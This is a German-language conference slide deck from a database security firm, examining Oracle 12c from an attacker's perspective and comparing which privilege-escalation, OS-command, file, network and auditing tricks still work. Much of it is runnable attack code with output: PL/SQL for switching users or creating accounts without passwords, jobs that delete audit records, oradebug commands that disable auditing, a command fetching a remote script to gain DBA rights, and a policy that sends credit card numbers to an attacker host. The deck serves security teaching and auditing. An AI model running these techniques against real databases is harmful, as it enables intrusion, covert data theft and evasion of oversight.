Oracle 12c aus Angreifersicht

Alexander Kornbrust – Red-Database-Security GmbH

Inhalt

- Einführung
- „Alte Hackertricks“
- Strategien
- Neue mächtige/gefährliche PL/SQL Packages
- Undokumentierte Sicherheitsparameter
- Zusammenfassung

Einführung

- Nach vielen Jahren präsentiert Oracle mit 12.1 wieder eine neue Datenbank. Wie üblich enthält diese neue Funktionen und Möglichkeiten, die z.T. missbrauchen lassen.
- Diese Missbrauchsmöglichkeiten herauszufinden, dauert Monate und Jahre (wenn man nicht exklusiv an diesem Thema arbeitet).
- Der folgende Vortrag zeigt, welche alten Security-Tricks noch funktionieren, was von Oracle abgeklemmt wurde, und welche neuen Strategien die Angreifer in Zukunft verfolgen könnten.

„Alte Hacker“ Tricks

Die Oracle Versionen 9-11g erlauben vielerlei Tricks, die von internen und externen Angreifern verwendet werden

- Standard-Hackertricks
- DB Benutzer ohne Passwort wechseln
- OS Befehle ausführen
- Datei Zugriff
- Netzwerk Zugriff
- Auditing Tricks

„Alte Hacker“ Tricks

Es wurde mit Oracle 12.1 Windows und Linux getestet, welche Tricks noch funktionieren und welche nicht mehr klappen.

Standard-Tricks

- Passworte knacken (übliche Tools funktionieren weiterhin), u.U. muss ein anderer Benutzer verwendet werden, da SELECT ANY DICTIONARY nicht mehr den Zugriff auf die Passwort-Hashes erlaubt
- Privilegien-Eskalation funktioniert wie bisher. Besonders selbstgeschriebener / 3rd-party PL/SQL Code ist davon betroffen, da Oracle im Gegensatz zu anderen Entwicklern (intern/extern) PL/SQL Sourcecode-Analyse-Tools verwendet.

DB Benutzer wechseln

- In der Oracle Datenbank ist es möglich, die Identität eines Datenbank-Benutzers zu wechseln, ohne dass ein Passwort eingegeben werden muss.
- Neben dokumentierten, gibt es auch undokumentierte Möglichkeiten

DB Benutzer wechseln

- DBMS_SYS_SQL (undokumentiert)
- DBMS_IJOB (undokumentiert)
- sys.kupp$proc (undokumentiert)
- Alter User su (feature)
- Proxy User (feature)
- Any Procedure (feature)
- Become User (feature)
- KUPP_PROC_LIB (undokumentiert)

DB Benutzer wechseln

Methode	Oracle 11.2	Oracle 12.1
DBMS_SYS_SQL	J	J
DBMS_ISQL	J	**N**
KUPP$PROC	J	**N**
ALTER USER	J	J
PROXY User	J	J
Become User	J	J
KUPP_PROC_LIB	J	**N**

Dbms_sys_sql

```
declare
myint integer;
begin
myint:=sys.dbms_sys_sql.open_cursor();
sys.dbms_sys_sql.parse_as_user(myint,'create user hacker
identified by values "sssdddccc"',dbms_sql.native,0);
sys.dbms_sys_sql.close_cursor(myint);
end ;
/
```

Dbms_ijob

```
declare
jj integer := 666666; — job number
begin
sys.dbms_ijob.submit(
JOB => jj,
LUSER => 'SYS', PUSER => 'SYS', CUSER => 'SYS',
NEXT_DATE => sysdate, INTERVAL => null, BROKEN => false,
WHAT => '
declare
jj integer := ' | |jj| | ';
begin
execute immediate "alter system archive log current";
sys.dbms_ijob.remove(jj);
delete from sys.aud$ where obj$name = "DBMS_IJOB";
commit;
end;',
NLSENV => 'NLS_LANGUAGE="AMERICAN" NLS_TERRITORY="AMERICA"
NLS_CURRENCY="$" NLS_ISO_CURRENCY="AMERICA" NLS_NUMERIC_CHARACTERS="."
NLS_DATE_FORMAT="DD-MON-RR" NLS_DATE_LANGUAGE="AMERICAN"
NLS_SORT="BINARY"',
ENV => hextoraw('0102000200000000'));
sys.dbms_ijob.run(jj);
exception when others then
if sqlcode=-12011 then
sys.dbms_ijob.remove(jj);
end if;
raise;
end; /
```

Kupp$proc.change_user

```
select sys.kupp$proc.disable_multiprocess from dual;
exec sys.kupp$proc.change_user('SYS');
```

Alter user

SQL> select username,password from dba_users where username='SCOTT';

USERNAME PASSWORD
-------- ----------------
SCOTT F894844C34402B67

SQL> alter user scott identified by mypassword;

Now login with the following credentials: scott/tiger
After doing your work you can change the password back by using an undokumentiert called "by values"

SQL> alter user scott identified by values 'F894844C34402B67';

Code SHA1 Passwords (Oracle 11g):

-- save the password hash of a user, change the password and restore the password back

SQL>select name,spare4 from sys.user$ where name='SCOTT';

NAME SPARE4
-------- ----------------
SCOTT S:1A0243E7E665D0A0DE34B2E2BD2B456334CDA5B376A49244F2337DF554FA;12E545FF7EE7EFD2

SQL> alter user scott identified by mypassword;

Now login with the following credentials: scott/tiger
After doing your work you can change the password back by using an undokumentiert called "by values"

SQL> alter user scott identified by values 'S:1A0243E7E665D0A0DE34B2E2BD2B456334CDA5B376A49244F2337DF554FA;12E545FF7EE7EFD2';

Proxy User

SQL> alter user hr grant connect through system;

SQL> quit;

-- Reconnect with a different user (in this case SYSTEM) and the SYSTEM password to act as user HR:

macbookpro:~ ak$ sqlplus system[hr]/rdsora1@192.168.2.100/DSALES

*SQL*Plus: Release 10.2.0.4.0 - Production on Mon Nov 1 14:32:28 2010*

Copyright (c) 1982, 2007, Oracle. All Rights Reserved.

Connected with:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> show user
USER ist "HR"

Any Procedure

```
-- connect as DBA and run the following code

SQL>create or replace procedure scott1.p
is
begin
execute immediate 'create database link mylink connect to
scott identified by tiger
using "ora112"';
end;
/

SQL> exec scott1.p

PL/SQL procedure successfully completed.

SQL> drop procedure scott1.p;

SQL> quit;
```

Become User

Sourcecode see http://blogs.conus.info/node/15

KUP_PROC_LIB

C:\>sqlplus sys/pw123@172.16.239.132/XE as sysdba

SQL*Plus: Release 10.2.0.4.0 - Production on Wed Apr 6 11:03:56 2011

Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - Beta

```
SQL> create or replace PROCEDURE CHANGE_USER_INT (USERNAME IN VARCHAR2,
MP_ENABLED IN BINARY_INTEGER) IS
EXTERNAL
NAME "kuppchus"
LANGUAGE C
LIBRARY KUPP_PROC_LIB
WITH CONTEXT
PARAMETERS ( CONTEXT,
USERNAME STRING, USERNAME INDICATOR SB2,
MP_ENABLED SB4
);
/
```

OS Befehle ausführen

- In der Oracle Datenbank ist es möglich, Betriebssystembefehle auszuführen. Diese Möglichkeit erlaubt z.t. die Eskalation von Privilegien (z.B. Prozess starten mit sqlplus / as sysdba)

OS Befehle ausführen

- Create Table (feature)
- dbms_java (bug)
- dbms_java_test (bug)
- Java (feature)
- Dbms_scheduler (feature)
- Extproc (feature)
- Oradebug (undokumentiert)

OS Befehle ausführen

Methode	Oracle 11.2	Oracle 12.1
Create Table	J	J
dbms_java (bug)	J	**N**
dbms_java_test (bug)	J	**N**
Java	J	J
Dbms_scheduler	J	J
Extproc	J	J
oradebug	J	J

OS Befehle ausführen

```
create or replace directory exec_dir as 'C:\WINDOWS\system32';
create or replace directory load_dir as 'C:\TOOLS';
create or replace directory log_dir as 'C:\TOOLS';
CREATE TABLE ADDRESS( "NAME" VARCHAR2(60))
ORGANIZATION EXTERNAL(
TYPE oracle_loader DEFAULT DIRECTORY load_dir
ACCESS PARAMETERS (
RECORDS DELIMITED BY NEWLINE
PREPROCESSOR exec_dir:'unzip.sh'
BADFILE log_dir: 'address.bad'
LOGFILE load_dir: 'address.log'
FIELDS TERMINATED BY '|'
MISSING FIELD VALUES ARE NULL (
"NAME" ) )
LOCATION ('address.txt.gz'))
REJECT LIMIT UNLIMITED;
select count(*) from ADDRESS;
```

OS Befehle ausführen

sqlplus system/manager

grant connect,javasyspriv to test1 identified by test1;

connect test1/test1

*SELECT * from dual where chr(42)=DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper /bin/touch /tmp/file_created2');*

OS Befehle ausführen

```
Select dbms_java_test.funcall('oracle/aurora/util/Wrapper','main', '/oracle/
11g/bin/sqlplus', '/ as sysdba', '@http://www.orasploit.com/becomedba.sql')
from dual;
```

OS Befehle ausführen

```
--Create a Program for dbms_scheduler
exec DBMS_SCHEDULER.create_program('RDS2012','EXECUTABLE','c:
\WINDOWS\system32\cmd.exe /c echo 0wned >> c:\rds3.txt',0,TRUE);
--Create, execute and delete a Job for dbms_scheduler
exec DBMS_SCHEDULER.create_job(job_name =>
'RDS2012JOB',program_name => 'RDS2012',start_date => NULL,repeat_interval
=> NULL,end_date => NULL,enabled => TRUE,auto_drop => TRUE);
--delete the program
exec DBMS_SCHEDULER.drop_program(PROGRAM_NAME => 'RDS2012');
--Purge the logfile for dbms_scheduler
exec DBMS_SCHEDULER.PURGE_LOG;
```

OS Befehle ausführen

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "R" AS
import java.io.*;
public class R{
public static String Run(String C1){
try{
Runtime.getRuntime().exec(C1);
return("0");
}
catch (Exception e){
return(e.getMessage()); } } } /

Create Procedure to call Java
CREATE or REPLACE PROCEDURE PC(Command IN STRING)
AS LANGUAGE JAVA
NAME 'R.Run(java.lang.String)'; /

-- Execute OS Command (e.g. on windows)

begin; pc('calc.exe'); end;
```

OS Befehle ausführen

```
SQL> oradebug setmypid
SQL> oradebug call system "/bin/touch -f /home/oracle/rds.txt"
Function returned 0
[oracle@oel5:~] $ls rds.txt
rds.txt
```

Datei Zugriff

- Oracle erlaubt das Lesen und Schreiben von Dateien auf Datenbank-Ebene.
- Diese Dateien können sensible Daten (Oracle Passwort-Datei, Unix History File, Oracle Wallet, ...) enthalten oder das Anlegen von Dateien (ssh keys) kann den Server kompromittieren.

Datei Zugriff

Methode	Oracle 11.2	Oracle 12.1
UTL_FILE	J	J
DBMS_LOB	J	J
XMLTYPE	J	J
DBMS_XSLPROCESSOR	J	J
DBMS_XMLDOM	J	J
DBMS_BACKUP_RESTORE	J	J
External Table	J	J
Java	J	J
Oracle Text	J	J

Netzwerk Zugriff

- Aus der Oracle Datenbank heraus ist es möglich, auf das Netzwerk zuzugreifen.
- Für einige der Methoden (über Packages z.b. utl_http, utl_inaddr, ...) werden ACLs benötigt.
- Andere Methoden (Oracle Text, Java) erlauben den Netzwerkzugriff ohne ACLs.
- Diese Methoden erlauben das Senden von Daten nach außen (Intranet/Internet)

Netzwerk Zugriff

Methode	Oracle 11.2	Oracle 12.1
UTL_HTTP	J	J
HTTPURITYPE	J	J
UTL_INADDR	J	J
UTL_TCP	J	J
UTL_SMTP	J	J
UTL_MAIL	J	J
DBMS_LDAP	J	J
Oracle Text	J	J

Auditing Tricks

- Der undokumentierte Befehl oradebug erlaubt es, Oracle Auditing (normal und SYSDBA) zu deaktivieren.
- Dieses Problem wurde 2011 bekannt und ist bisher noch nicht von Oracle korrigiert worden.

Auditing Tricks

Methode	Oracle 11.2	Oracle 12.1
Oradebug Auditing abschalten	J	J
Oradebug SYSDBA Auditing abschalten	J	J

Auditing Tricks

Der einfachste Weg Oracle Auditing zu deaktivieren

-- disable normal auditing
oradebug setvar sga sgaflg_SGAFDBA 0

-- enable normal auditing
oradebug setvar sga sgaflg_SGAFDBA 1

Zukünftige Strategien von Angreifern

- SQL Translation Framework
- Data Redaction
- Pluggable Databases

SQL Translation Framework

- SQL Translation Framework erlaubt das transparente Ersetzen von SQL Befehlen, ohne dass die beim Ausführen des SQL Statements erkennbar ist.
- Sehr mächtige, aber auch gefährliche Möglichkeit, Anwendungen zu verbessern.

* http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

SQL Translation Framework

- exec dbms_sql_translator.create_profile('FOO');
- exec dbms_sql_translator.register_sql_translation('FOO','select count(*) from hr.countries','select count(*) from hr.jobs');
- alter session set sql_translation_profile = FOO;
- select count(*) from hr.countries;

  19

- select /*+ fix_wrong_results */ count(*) from hr.countries;

  25

* http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/


SQL Translation Framework

- Angriffe
  - Umgehen von netzwerkbasierten Sicherheitslösung (Guardium/Imperva)
  - Benutzern andere Befehle unterschieben (Oracle auditiert zwar das richtige, der Endanwender hat jedoch keine Chance das zu sehen
  - Ähnlich wie VPD kann man ohne Wissen des Abfragenden, Informationen an andere Kanäle schicken (`and 1=utl_http.request('http://www.attacker.com/'||creditcard)`)
  - Auditor / Betriebsprüfer andere Daten anzeigen

SQL Translation Framework


- Beispiel
  - Umgehen von netzwerkbasierten Sicherheitslösung (Guardium/Imperva/Oracle Database Firewall)

Auditing – Netzwerk Basiert – Szenario I



Benutzer Maier

Select * from hr.sal where
name='Weber'




1.) Benutzer Maier liest das Gehalt von Kollege Weber aus.

2.) Netzwerk wird überwacht, und der String analysiert

Network Appliance mit String Analyse


If stmt contains '%hr.sal%'
then erzeuge Eintrag
else tue_nichts();

Auditing – Netzwerk Basiert – Szenario II



Benutzer Maier

Select * from mydummy



Oracle ersetzt
Select * from mydummy

mit
select * from hr.sal

1.) Benutzer Maier legt eine SQL Translation Policy an, die beim Zugriff auf eine harmlose Tabelle stattdessen die sensiblen Daten ausliest

2.) Benutzer Maier greift nun auf die harmlose Tabellle mydummy zu

3.) Netzwerk wird überwacht, und der String analysiert. Da mydummy nicht überwacht wird, gibt es keinen Alarm

Network Appliance mit String Analyse

If stmt contains '%hr.sal%'
then erzeuge Eintrag
else tue_nichts();

SQL Translation Framework

- Beispiel
  - Stehlen von Informationen durch Veränderung von SQL Befehlen
  - Nachteil:
    Wird zumindestens von Oracle Auditing (sofern nicht deaktiviert) mitauditiert. Besser Angriff über VPD/FGA (siehe nächste Folie) verwenden

```
CREATE OR REPLACE FUNCTION HIDE_SECRET(p_schema IN
VARCHAR2,p_object IN VARCHAR2)
   RETURN VARCHAR2
   AS
   BEGIN
   RETURN ' length(utl_http.request(''http://
192.168.2.232:5560/''||CC)) >1';
   END;

BEGIN
 DBMS_RLS.add_policy (object_schema => 'CC', object_name => 'CC',
policy_name => 'SECRECY', policy_function => 'HIDE_SECRET');
 END;
/

exec DBMS_FGA.ADD_POLICY(object_schema => 'CC', object_name   =>
'CC',policy_name    => 'chk_cc1', audit_condition => 'length(cc)>0
', audit_column => 'cc', statement_types =>
'insert,update,delete,select');

192.168.2.2 - - [17/Dec/2007:00:44:43 +0100] "GET /
5450570115288876 HTTP/1.1"
192.168.2.2 - - [17/Dec/2007:00:44:43 +0100] "GET /
5426401142433858 HTTP/1.1"
192.168.2.2 - - [17/Dec/2007:00:44:43 +0100] "GET /
548006646142065 4 HTTP/1.1"
192.168.2.2 - - [17/Dec/2007:00:44:43 +0100] "GET /
5407320541054524 HTTP/1.1"
```

Data Redaction

- Ähnlich wie FGA/VPD erlaubt Oracle Data Redaction das Maskieren von kritischen Daten
- Dazu wir das Package DBMS_REDACT verwendet

Data Redaction

- Mögliche Angriffe (ähnlich VPD/FGA)
  - Data Redaction (zeitweise) deaktivieren
    - EXEMPT DDL REDACTION POLICY
    - EXEMPT DML REDACTION POLICY
    - EXEMPT REDACTION POLICY
  - Umgehen mit direktem Zugriff auf Blockebene (alter system dump ...)
  - Optimizer Hints (Idee)

Pluggable Databases

- Pluggable Databases ist ein neues Datenbankkonzept, das den resourcen-schonenden Betrieb mehrerer Datenbanken erlaubt.
- Jede pluggable database enthält die Anwendungsdaten

Pluggable Databases

- Mögliche Angriffe
  - Identitätswechsel
  - Ohne Rechte den Container wechseln
  - Seed Datenbank mit Hintertür versehen
  - Seed Datenbank clonen

Neue mächtige/gefährliche PL/SQL Packages

- Oracle 12.1 hat 106 neue Packages *
- Einige davon sind kritisch und die Verwendung sollte mit überwacht werden

* http://www.morganslibrary.org/reference/new_12_1.html

Neue PL/SQL Packages

AMGT$DATAPUMP, APEX_DATAPUMP_SUPPORT, CDBVIEW, DBMS_ADR_APP, DBMS_ADR_INTERNAL, DBMS_APPLY_ADM_IVK, DBMS_APP_CONT, DBMS_AUTO_REPORT, DBMS_AUTO_REPORT_INTERNAL, DBMS_CAPTURE_ADM_IVK, DBMS_CREDENTIAL, DBMS_FS, DBMS_HEAT_MAP, DBMS_ILM, DBMS_ILM_ADMIN, DBMS_INTERNAL_ROLLING, DBMS_ISYNCREF, DBMS_JAVA_MISC, DBMS_LOG, DBMS_LOGSTDBY_CONTEXT, DBMS_NETWORK_ACL_IMPORT, DBMS_OPATCH, DBMS_PART, DBMS_PDB, DBMS_PERF, DBMS_PREUP, DBMS_PRIVILEGE_CAPTURE, DBMS_PRIV_CAPTURE, DBMS_PRVTSQDS, DBMS_PRVTSQIS, DBMS_RAT_MASK, DBMS_REDACT, DBMS_REDACT_INT, DBMS_RESULT_CACHE_INTERNAL, DBMS_RMIN_SYS, DBMS_ROLLING, DBMS_SCHED_ARGUMENT_IMPORT, DBMS_SECUREFILE_LOG_ADMIN, DBMS_SERVICE_ERR, DBMS_SERVICE_PRVT, DBMS_SPD, DBMS_SPD_INTERNAL, DBMS_SQADM_SYSCALLS, DBMS_SQL_MONITOR, DBMS_SQL_TRANSLATOR, DBMS_SQL_TRANSLATOR_EXPORT, DBMS_STREAMS_ADM_IVK, DBMS_SYNC_REFRESH, DBMS_TSDP_MANAGE, DBMS_TSDP_PROTECT, DBMS_XSTREAM_AUTH_IVK, DBMS_XSTREAM_GG_INTERNAL, XS_FIDM, DBMS_XS_NSATTR, DBMS_XS_SIDP, DBMS_XS_SYSTEM, DBMS_XS_SYSTEM_FFI, DBMS_XS_WEAK_AUTH, DMCLAIMP, DMCLBIMP, DMFEBIMP, DMGLMBIMP, DMSVMAIMP, DM_FE_CUR, JAVAVM_SYS, KBRSI_ICD, OJDS_CONTEXT, OJDS_NAMESPACE, PRVTEMX_ADMIN, PRVTEMX_DBHOME, PRVTEMX_MEMORY, PRVTEMX_PERF, PRVTPARENTCHILD, PRVT_AWRV_METADATA, PRVT_AWR_DATA, PRVT_AWR_DATA_CP, PRVT_AWR_INST_META, PRVT_AWR_PERIOD, PRVT_AWR_VIEWER, PRVT_CPADDM, PRVT_EMX, PRVT_HDM, PRVT_ILM, PRVT_RTADDM, PSTDY_DATAPUMP_SUPPORT, TSDP$DATAPUMP, UTL_CALL_STACK, XS_ACL, XS_ACL_INT, XS_ADMIN_INT, XS_ADMIN_UTIL, XS_DATA_SECURITY, XS_DATA_SECURITY_INT, XS_DATA_SECURITY_UTIL, XS_DIAG, XS_DIAG_INT, XS_MTCACHE_INT, XS_NAMESPACE, XS_NAMESPACE_INT, XS_OBJECT_MIGRATION, XS_PRINCIPAL, XS_PRINCIPAL_INT, XS_ROLESET, XS_ROLESET_INT, XS_SECURITY_CLASS

Public Grants

9i Rel. 1	: 4175		
9i Rel. 2	: 5540	/ Java- Classes:	9654
10g Rel. 1	: 8077	/ Java- Classes:	15650
10g Rel. 2	: 8330	/ Java-Classes:	16539
11g Rel. 1	: 10391	/ Java-Classes:	22037
11g Rel. 2	: 10341	/ Java-Classes:	22803
12c Rel. 1	: 11572	/ Java-Classes:	30987

Packages/Stored Procedures

9i Rel. 2	: 10505	/ Java- Classes: 10249
10g Rel. 1	: 15480	/ Java- Classes: 15706
10g Rel. 2	: 17261	/ Java-Classes: 16417
11g Rel. 1	: 25709	/ Java-Classes: 22103
11g Rel. 2	: 27080	/ Java-Classes: 22920
12c Rel. 1	: 28144	/ Java-Classes: 31058

Neue Rollen und Privilegien

- 27 neue Rollen (je nach Installation)
- 29 neue Privilegien

Neue Rollen

- ADM_PARALLEL_EXECUTE_TASK
- APEX_GRANTS_FOR_NEW_USERS_ROLE
- AUDIT_ADMIN
- AUDIT_VIEWER
- CAPTURE_ADMIN
- CDB_DBA
- DBHADOOP
- DV_AUDIT_CLEANUP
- DV_GOLDENGATE_ADMIN
- DV_GOLDENGATE_REDO_ACCESS
- DV_MONITOR
- DV_PATCH_ADMIN
- DV_STREAMS_ADMIN
- DV_XSTREAM_ADMIN
- EM_EXPRESS_ALL
- EM_EXPRESS_BASIC
- GSMADMIN_ROLE
- GSMUSER_ROLE
- GSM_POOLADMIN_ROLE
- HS_ADMIN_SELECT_ROLE
- LBAC_DBA
- OPTIMIZER_PROCESSING_RATE
- PROVISIONER
- XS_CACHE_ADMIN
- XS_NSATTR_ADMIN
- XS_RESOURCE
- XS_SESSION_ADMIN

Neue Privilegien

- Oracle liefert 29 neue Privilegien aus.
- Besonders kritisch sind
  - ALTER ANY SQL TRANSLATION PROFILE
  - CREATE ANY SQL TRANSLATION PROFILE
  - EXEMPT DDL REDACTION POLICY
  - EXEMPT DML REDACTION POLICY
  - EXEMPT REDACTION POLICY
  - LOGMINING
  - SYSBACKUP
  - SYSDG
  - SYSKM
  - TRANSLATE ANY SQL
  - USE ANY SQL TRANSLATION PROFILE

Neue Privilegien

- ADMINISTER KEY MANAGEMENT
- ALTER ANY CUBE BUILD PROCESS
- ALTER ANY MEASURE FOLDER
- ALTER ANY SQL TRANSLATION PROFILE
- CLONE PLUGGABLE DATABASE
- CREATE ANY CREDENTIAL
- CREATE ANY SQL TRANSLATION PROFILE
- CREATE CREDENTIAL
- CREATE PLUGGABLE DATABASE
- CREATE SQL TRANSLATION PROFILE
- DROP ANY SQL TRANSLATION PROFILE
- EM EXPRESS CONNECT
- EXEMPT DDL REDACTION POLICY
- EXEMPT DML REDACTION POLICY
- EXEMPT REDACTION POLICY
- INHERIT ANY PRIVILEGES
- KEEP_DATE TIME
- KEEP_SYSGUID
- LOGMINING
- PURGE DBA_RECYCLEBIN
- REDEFINE ANY TABLE
- SELECT ANY CUBE BUILD PROCESS
- SELECT ANY MEASURE FOLDER
- SET CONTAINER
- SYSBACKUP
- SYSDG
- SYSKM
- TRANSLATE ANY SQL
- USE ANY SQL TRANSLATION PRC


Undokumentierte Sicherheitsparameter

- _sys_logon_delay
- Dieser Parameter erlaubt es, Brute-Force-Angriffe gegen SYSDBA Benutzer zu verlangsamen.
- Aus Sicherheitsgründen sollte dieser Parameter gesetzt sein. Aus Angreifersicht natürlich nicht.

Zusammenfassung

- Oracle hat viele neue Funktionen in Oracle 12c hinzugefügt
- Einige wenige alte Tricks (change_user()) funktionieren nicht mehr (werden aber sicher „zurückkommen“)
- Kritische Funktionen (oradebug) funktionieren weiterhin und machen Funktionen wie Oracle Auditing werden sehr stark eingeschränkt
- Aus Angreifersicht sind keine großen Einschränkungen vorhanden. Neue Funktionen bieten neue Angriffsmöglichkeiten.

Danke



- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany